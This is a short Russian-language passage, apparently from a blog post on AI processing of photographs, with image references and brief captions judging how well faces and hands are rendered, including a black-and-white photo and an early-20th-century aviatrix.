
Хорошо прорисованное лицо и руки (мелкие огрехи уйдут на втором проходе).

Попробуем черно-белую фотографию.







Аналогично; руки отрисованы хорошо, второй проход или сегментирование легко доведут их до совершенства. А вот фотография летчицы времен начала XX века.

